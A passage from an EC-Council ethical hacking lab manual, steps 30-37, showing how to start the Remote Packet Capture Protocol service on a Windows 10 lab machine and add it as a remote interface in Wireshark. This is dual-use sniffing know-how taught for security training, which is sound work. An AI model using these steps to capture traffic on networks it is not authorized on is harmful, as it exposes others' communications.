


Figure 2.1.19: Selecting a Control Panel

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

30. The **Control Panel** window appears; navigate to **System and Security → Administrative Tools**. In the **Administrative Tools** control panel, double-click **Services**.




Figure 2.1.20: Administrative Tools: selecting Services

31. The **Services** window appears. Choose **Remote Packet Capture Protocol v.0 (experimental)**, right-click the service, and click **Start**.




Figure 2.1.21: Starting Remote Packet Capture Protocol v.0

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

32. The **Status** of the **Remote Packet Capture Protocol v.0 (experimental)** service will change to **Running**, as shown in the screenshot.




Figure 2.1.22: Running Remote Packet Capture Protocol v.0

33. Close all open windows on the **Windows 10** virtual machine and close **Remote Desktop Connection**.

Note: If a **Remote Desktop Connection** pop-up appears, click **OK**.

34. Now, launch **Wireshark** by clicking the **Type here to search** icon ( ) at the bottom of **Desktop** and typing **wireshark**. Click **Wireshark** from the results.

35. The **Wireshark Network Analyzer** window appears; click the **Capture options** icon ( ) from the toolbar.




Figure 2.1.23: Selecting Options from Wireshark

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

36. The **Wireshark . Capture Interfaces** window appears; click the **Manage Interfaces...** button.




Figure 2.1.24: Selecting Options from Wireshark

37. The **Manage Interfaces** window appears; click the **Remote Interfaces** tab, and then the **Add a remote host and its interface** icon (**+**).




Figure 2.1.25: Interface Management window

